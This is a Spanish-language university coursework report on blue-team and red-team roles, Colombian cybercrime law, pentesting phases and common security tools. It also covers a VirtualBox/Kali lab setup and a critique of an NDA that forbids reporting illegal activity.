Capacidades técnicas, legales y de gestión para equipos de bluteam y redteam

Oscar David Velásquez Anzola

Tutor(a) o director de curso

Ever luis arroyo barón

Universidad Nacional Abierta Y a Distancia – UNAD

Escuela De Ciencias Básicas, Tecnología E Ingeniería – ECBTI

Especialización En Seguridad Informática

2024

Resumen

En ciberseguridad, los términos Blue Team y Red Team se refieren a roles y estrategias utilizadas en las simulaciones de seguridad ofensiva y defensiva para mejorar la protección de una organización contra ataques cibernéticos. En resumen, se puede decir que:

Blue Team (Equipo Azul)

Enfoque: Defensa.

Objetivo: Proteger los sistemas, redes y datos de la organización contra ataques cibernéticos.

Funciones:

Monitoreo y detección de amenazas.

Respuesta a incidentes y mitigación de daños.

Implementación y mantenimiento de controles de seguridad (firewalls, antivirus, IDS/IPS, etc.).

Realización de análisis de vulnerabilidades y corrección de brechas de seguridad.

Capacitación y concienciación en seguridad para los empleados.

Habilidades clave:

Gestión de eventos de seguridad (SIEM).

Análisis forense digital.

Conocimiento de normativas de cumplimiento (como GDPR, ISO 27001, etc.).

Red Team (Equipo Rojo)

Enfoque: Ataque.

Objetivo: Simular ataques reales para identificar debilidades en la infraestructura de seguridad de la organización.

Funciones:

Realización de pruebas de penetración (pentesting).

Ingeniería social para engañar a los empleados y obtener acceso.

Explotación de vulnerabilidades en aplicaciones, redes o dispositivos.

Creación de informes detallados sobre los puntos débiles encontrados y recomendaciones de mejora.

Habilidades clave:

Hacking ético.

Uso de herramientas ofensivas (Metasploit, Burp Suite, etc.).

Programación y desarrollo de exploits.

Relación entre ambos

El trabajo conjunto entre el Blue Team y el Red Team se conoce como ejercicios de Purple Teaming. En este enfoque, ambos equipos colaboran para mejorar las defensas basándose en los ataques simulados y las estrategias de mitigación implementadas. Esto garantiza una mejora continua de la postura de seguridad de la organización.

Abstract

In cybersecurity, the terms Blue Team and Red Team refer to roles and strategies used in offensive and defensive security simulations to improve an organization's protection against cyber attacks. In summary it can be said that:

Blue Team

Focus: Defense.

Objective: Protect the organization's systems, networks and data against cyber attacks.

Functions:

Monitoring and detection of threats.

Incident response and damage mitigation.

Implementation and maintenance of security controls (firewalls, antivirus, IDS/IPS, etc.).

Carrying out vulnerability analysis and correction of security gaps.

Security training and awareness for employees.

Key skills:

Security Event Management (SIEM).

Digital forensic analysis.

Knowledge of compliance regulations (such as GDPR, ISO 27001, etc.).

Red Team

Focus: Attack.

Objective: Simulate real attacks to identify weaknesses in the organization's security infrastructure.

Functions:

Carrying out penetration testing (pentesting).

Social engineering to trick employees and gain access.

Exploitation of vulnerabilities in applications, networks or devices.

Creation of detailed reports on the weaknesses found and recommendations for improvement.

Key skills:

Ethical hacking.

Use of offensive tools (Metasploit, Burp Suite, etc.).

Exploit programming and development.

Relationship between both

The joint work between the Blue Team and the Red Team is known as Purple Teaming exercises. In this approach, both teams collaborate to improve defenses based on simulated attacks and implemented mitigation strategies. This ensures continuous improvement of the organization's security posture.

Tabla de contenido

Tabla Ilustraciones

Glosario

Ataque DDoS (Distributed Denial of Service): Ataque que satura un servicio o red con tráfico masivo, haciendo que no pueda responder a solicitudes legítimas.

Autenticación Multifactor (MFA): Método de verificación que requiere más de un factor (como contraseña y código SMS) para acceder a un sistema.

Amenaza Persistente Avanzada (APT): Grupo de ataques dirigidos, generalmente por actores bien financiados, que buscan infiltrarse en redes durante largos períodos sin ser detectados.

Backdoor: Acceso secreto a un sistema que puede ser usado por atacantes para evitar medidas de seguridad.

Blue Team: Equipo encargado de defender y proteger sistemas contra ciberataques.

Cifrado: Técnica para convertir información en un formato ilegible para protegerla de accesos no autorizados.

CVE (Common Vulnerabilities and Exposures): Base de datos pública que lista vulnerabilidades conocidas en software

Data Breach (Filtración de Datos): Exposición no autorizada de datos sensibles o confidenciales.

Dark Web: Parte de internet no indexada por buscadores convencionales y accesible solo con herramientas especiales, como Tor.

DNS Spoofing: Ataque que redirige tráfico de una web legítima a un sitio malicioso.

Exploit: Software o código diseñado para aprovechar una vulnerabilidad en un sistema o aplicación.

Endpoint: Dispositivo conectado a una red (computadoras, móviles, IoT).

Firewall: Barrera de seguridad que controla el tráfico entrante y saliente de una red para evitar accesos no autorizados.

Forense Digital: Proceso de investigación de dispositivos digitales tras un incidente de seguridad.

Hacking Ético: Práctica de identificar vulnerabilidades en sistemas con el propósito de fortalecer su seguridad.

IDS (Intrusion Detection System): Sistema que detecta actividades sospechosas en una red.

Ingeniería Social: Técnica de manipulación psicológica para obtener información confidencial o acceso a sistemas.

Malware: Software malicioso diseñado para dañar, interrumpir o acceder ilegalmente a sistemas (ej.: virus, ransomware, spyware).

MITM (Man-in-the-Middle): Ataque en el que un tercero intercepta y potencialmente modifica comunicaciones entre dos partes.

Phishing: Técnica de engaño para obtener información confidencial (como contraseñas) mediante correos o sitios falsos.

Pentesting (Pruebas de Penetración): Simulación de ciberataques para identificar vulnerabilidades.

Ransomware: Tipo de malware que cifra los datos de una víctima y exige un rescate para restaurar el acceso.

Red Team: Equipo ofensivo que simula ataques para evaluar la seguridad de una organización.

SIEM (Security Information and Event Management): Herramienta que recopila y analiza datos de seguridad en tiempo real.

Spyware: Software que recopila información sobre un usuario sin su conocimiento.

Threat Intelligence: Proceso de recopilar y analizar información sobre amenazas cibernéticas para prevenir ataques.

Troyano: Malware que se disfraza de software legítimo para engañar al usuario.

Vulnerabilidad: Punto débil en un sistema que puede ser explotado por atacantes.

VPN (Virtual Private Network): Red privada virtual que cifra las conexiones para proteger la privacidad en internet.

White Hat: Hacker ético que trabaja para mejorar la seguridad de sistemas.

Introducción

En el ámbito de la ciberseguridad, los conceptos de **Blue Team** y **Red Team** representan dos enfoques complementarios destinados a proteger los activos de una organización. Mientras que el **Blue Team** se especializa en la defensa, el **Red Team** simula ataques reales para probar la resiliencia de las medidas de seguridad implementadas. Ambos roles son fundamentales en un marco integral de gestión de riesgos.

Ambos equipos deben colaborar en un entorno de **Purple Teaming** para compartir aprendizajes y mejorar continuamente la postura de seguridad de la organización. Esto implica:

Planificación conjunta de escenarios.

Evaluación de soluciones defensivas y ofensivas.

Realización de ejercicios regulares de simulación de ataques y defensa.

Esta combinación asegura una mejora integral de la ciberseguridad de la organización.

Tanto el Blue Team como el Red Team no solo desempeñan roles técnicos críticos, sino que también operan bajo un marco legal riguroso. Este enfoque integrado asegura que las organizaciones no solo sean más seguras, sino también legalmente responsables.

Objetivos

Objetivo General

Fortalecer la postura de ciberseguridad de las organizaciones mediante la implementación de habilidades técnicas, el cumplimiento de normativas legales y la gestión eficiente de recursos, asegurando una colaboración efectiva entre el Blue Team (defensivo) y el Red Team (ofensivo), para prevenir, detectar, responder y mitigar amenazas cibernéticas, cumpliendo con estándares éticos y legales establecidos.

Objetivo Especifico

Desarrollar competencias especializadas en defensa (Blue Team) y simulación de ataques (Red Team) para garantizar la identificación y corrección de vulnerabilidades.

Asegurar que todas las actividades, tanto defensivas como ofensivas, cumplan con las normativas locales e internacionales de ciberseguridad, privacidad de datos y gestión de incidentes.

Diseñar e implementar estrategias coordinadas de respuesta a incidentes y ejercicios de simulación para fomentar la colaboración entre ambos equipos.

Contenido del trabajo

Informe técnico

Etapa 1

En Colombia, los delitos informáticos están regulados principalmente por el Código Penal y otras leyes específicas. Aquí te dejo un resumen de las normativas más relevantes:

1. **Código Penal Colombiano:**

- Artículo 269: Define los delitos informáticos, incluyendo el acceso no autorizado a sistemas informáticos y la interceptación de datos.

Este artículo contempla varios comportamientos delictivos, como:

Acceso no autorizado a sistemas informáticos.

Intercepción de datos que se transmiten a través de redes informáticas.

Uso indebido de dispositivos para acceder a información de forma ilegal.

- Artículo 270: Trata sobre la violación de la confidencialidad de datos informáticos.

Las conductas tipificadas incluyen:

Acceso indebido a datos, ya sea para su visualización, alteración o eliminación.

Intercepción de datos o comunicaciones electrónicas que no están destinadas a la persona que las intercepta.

2. **Ley 1273 de 2009:** Esta ley modifica el Código Penal para incluir delitos informáticos y establece sanciones específicas para delitos como el acceso no autorizado, el uso de dispositivos para interceptar datos, y la distribución de virus informáticos.

3. **Ley 1712 de 2014:** Conocida como la Ley de Transparencia, también aborda la protección de datos personales y la responsabilidad de las entidades frente al manejo de información.

4. **Ley 1581 de 2012:** Regula la protección de datos personales en Colombia, estableciendo principios y derechos para el manejo de la información personal.

5. **Ley 1621 de 2013:** Regula el uso de la información y las tecnologías de la información en el contexto de la seguridad nacional.

Tomado de:

CISC. (s/f). *Normatividad sobre delitos informáticos*. Policía Nacional de Colombia. Recuperado el 11 de octubre de 2024, de https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Código Penal Artículo 269A. Acceso abusivo a un sistema informático. (s/f). Leyes.co. Recuperado el 11 de octubre de 2024, de https://leyes.co/codigo_penal/269A.htm

Los desafíos del delito informático. (s/f). Ámbito Jurídico. Recuperado el 11 de octubre de 2024, de https://www.ambitojuridico.com/noticias/especiales/penal/los-desafios-del-delito-informatico

Ley 1581 de 2012 - Gestor Normativo. (s/f). Gov.co. Recuperado el 11 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ley 1712 de 2014 - Gestor Normativo. (s/f). Gov.co. Recuperado el 11 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como 2 pruebas de penetración o pentesting;

El pentesting (pruebas de penetración) se lleva a cabo en varias fases, cada una con objetivos y actividades específicas:

1. **Planificación y Alcance:**

   Definir el objetivo del pentesting.

   Establecer el alcance (sistemas, redes, aplicaciones) y las restricciones.

   Obtener permisos y coordinar con los responsables del sistema.

2. **Reconocimiento:**

   Pasivo: Recopilar información sin interactuar con el objetivo (investigación en redes sociales, búsqueda de datos públicos).

Activo: Realizar escaneos y pruebas en los sistemas para identificar servicios y puertos abiertos.

Escaneo:

Usar herramientas para identificar vulnerabilidades en los sistemas.

Realizar análisis de seguridad en redes y aplicaciones para detectar posibles fallas.

Explotación:

Intentar aprovechar las vulnerabilidades identificadas para obtener acceso no autorizado o ejecutar código.

Documentar el proceso y los resultados de la explotación.

Mantenimiento de Acceso:

Evaluar si es posible establecer un acceso persistente al sistema comprometido.

Realizar pruebas adicionales para entender las capacidades de ataque.

Análisis y Reporte:

Compilar un informe detallado sobre las vulnerabilidades encontradas, el proceso seguido y las recomendaciones para mitigar los riesgos.

Presentar los hallazgos a los responsables del sistema de manera clara y concisa.

Remediación:

Trabajar con el equipo de IT o desarrollo para abordar las vulnerabilidades identificadas.

Repetir el pentesting si es necesario para validar que se han implementado las correcciones adecuadas.

Herramientas:

OpenVAS: Un escáner de vulnerabilidades de código abierto que identifica problemas de seguridad.

Nessus: Un escáner comercial que detecta vulnerabilidades en sistemas y aplicaciones.

Burp Suite: Utilizado para pruebas de seguridad en aplicaciones web; incluye herramientas para escaneo y manipulación de tráfico.

Fuente:

Nowak, S. (2022, noviembre 28). ¿Qué es el Pentesting? Nuclio Digital School. https://nuclio.school/blog/que-es-el-pentesting/

Hernandez, M. (2022, enero 26). Pentesting con OWASP: fases y metodología. Blog de hiberus; Hiberus. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

Cano, I. R. (2020, agosto 5). Las 8 herramientas imprescindibles de pentesting. Viewnext. https://www.viewnext.com/8-herramientas-imprescindibles-pentesting/

Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias.

Herramientas:

Metasploit: Explotación Framework para el desarrollo y ejecución de exploits; permite automatizar el proceso de explotación.

Nmap : Reconocimiento Herramienta de escaneo de redes para descubrir hosts y servicios.

OpenVas: Un escáner de vulnerabilidades de código abierto que identifica problemas de seguridad.

Servicios en línea:

ExploitDB: Es una base de datos de vulnerabilidades y exploits, que incluye:

Exploit Listings

Vulnerabilidades Documentadas:

Categorías

Búsqueda y filtrado

Documentación

CVE: es un sistema de nomenclatura utilizado para identificar y catalogar vulnerabilidades de seguridad en software y sistemas, contiene:

Identificación única

Base de datos

Estándar de referencia

Información detallada

Fuente:

Cilleruelo, C. (2022, julio 4). ¿Qué es Metasploit? *KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Guía de referencia de Nmap (Página de manual). (s/f). Nmap.org. Recuperado el 11 de octubre de 2024, de https://nmap.org/man/es/index.html

Vera, R. A. (2020, noviembre 11). Qué es OpenVAS, para qué sirve y características. *Openwebinars.net*. https://openwebinars.net/blog/que-es-openvas/


Cilleruelo, C. (2022b, octubre 4). ¿Qué es ExploitDB? *KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-exploitdb/

Wikipedia contributors. (s/f). *Common Vulnerabilities and Exposures*. Wikipedia, The Free Encyclopedia. https://es.wikipedia.org/w/index.php?title=Common_Vulnerabilities_and_Exposures&oldid=162943509

Analice y configure “banco de trabajo”

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.

Ilustración 1 *Virtual Box*



Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Ilustración 2 *Ip Maquina Windows 192.168.0.11*




Ilustración 3 *Ip Maquina Linux 192.168.0.10*




Ilustración 4 *Ping Windows a Kali*




Ilustración 5 *Ping Kali a Windows*





Ilustración 6 *Evidencia Conexión Linux y Windows*



Etapa 2

¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 - Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo?

Inconsistencias anexo 2

- **El contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos.**

  El hecho de que el abogado ya no esté en la organización o que haya encontrado procesos ilícitos no invalida el contrato en sí. No obstante, una revisión cuidadosa por otro abogado es una medida prudente para asegurar que el contrato no esté involucrado en prácticas o términos que puedan ser problemáticos.

  hay varias consideraciones a tener en cuenta:

  - Validez del contrato

- Revisión del contrato
- Posibles implicaciones legales
- Acciones preventivas

- **La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal.**

La falta de revisión de los contratos por parte de la alta gerencia puede generar riesgos legales, administrativos y organizacionales. Se recomienda actuar de inmediato para corregir esta omisión, asegurándose de que los contratos cumplan con la ley y las políticas de la empresa antes de proceder con nuevas contrataciones. puntos importantes a considerar:

- Posibles riesgos legales
- Desalineación con las políticas internas
- Falta de control y supervisión
- Riesgo de inconsistencias
- Recomendaciones
- Posibles consecuencias

Fuente:
Jiménez, M. M. (2022, octubre 14). Gestión del riesgo legal en las organizaciones. Piranirisk.com. https://www.piranirisk.com/es/blog/gestion-del-riesgo-legal-y-recomendaciones

Lleras, S. A. (2023, abril 20). La importancia de los contratos de trabajo. *Zapsign.co*. https://zapsign.co/es/blog/la-importancia-de-los-contratos-de-trabajo

Inconsistencias anexo 3

Clausula Primera. Objeto: la información confidencial o sobre procesos ilegales dentro de CyberFort Technologies no podrán ser divulgados.

no divulgar procesos ilegales puede acarrear consecuencias devastadoras como daños reputacionales e implicaciones éticas para la empresa y las personas involucradas. Es crucial tomar medidas correctivas, consultar con expertos legales y actuar con transparencia para mitigar riesgos a largo plazo.

Clausula Cuarta. Obligaciones de la parte receptora:

No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

No denunciar actividades sospechosas de espionaje o apropiación de información puede acarrear consecuencias muy serias para la organización, tanto a nivel legal como reputacional. Es vital que se tomen medidas inmediatas para denunciar dichas actividades y proteger los intereses de la empresa y sus partes interesadas.

Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Abstenerse de denunciar y ocultar información confidencial relacionada con actividades ilegales conlleva un alto riesgo legal y ético. Ningún acuerdo de confidencialidad justifica encubrir actos ilícitos. Lo más prudente es buscar asesoría legal, establecer mecanismos de denuncia adecuados y actuar con transparencia para proteger tanto a la organización como a las personas involucradas

La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de CyberFort Technologies.

Intentar obligar a una parte a no divulgar **información ilegal** bajo un acuerdo de confidencialidad puede generar serios conflictos legales y éticos. Las leyes prevalecen sobre cualquier contrato, y la obligación de reportar actividades ilícitas no puede ser

limitada por acuerdos privados. Es crucial ajustar esta cláusula para evitar responsabilidades futuras y garantizar que sus prácticas estén en línea con la ley y los principios éticos.

Fuente:
Jiménez, M. M. (2022, octubre 14). Gestión del riesgo legal en las organizaciones. Piranirisk.com. https://www.piranirisk.com/es/blog/gestion-del-riesgo-legal-y-recomendaciones

Lleras, S. A. (2023, abril 20). La importancia de los contratos de trabajo. *Zapsign.co*. https://zapsign.co/es/blog/la-importancia-de-los-contratos-de-trabajo

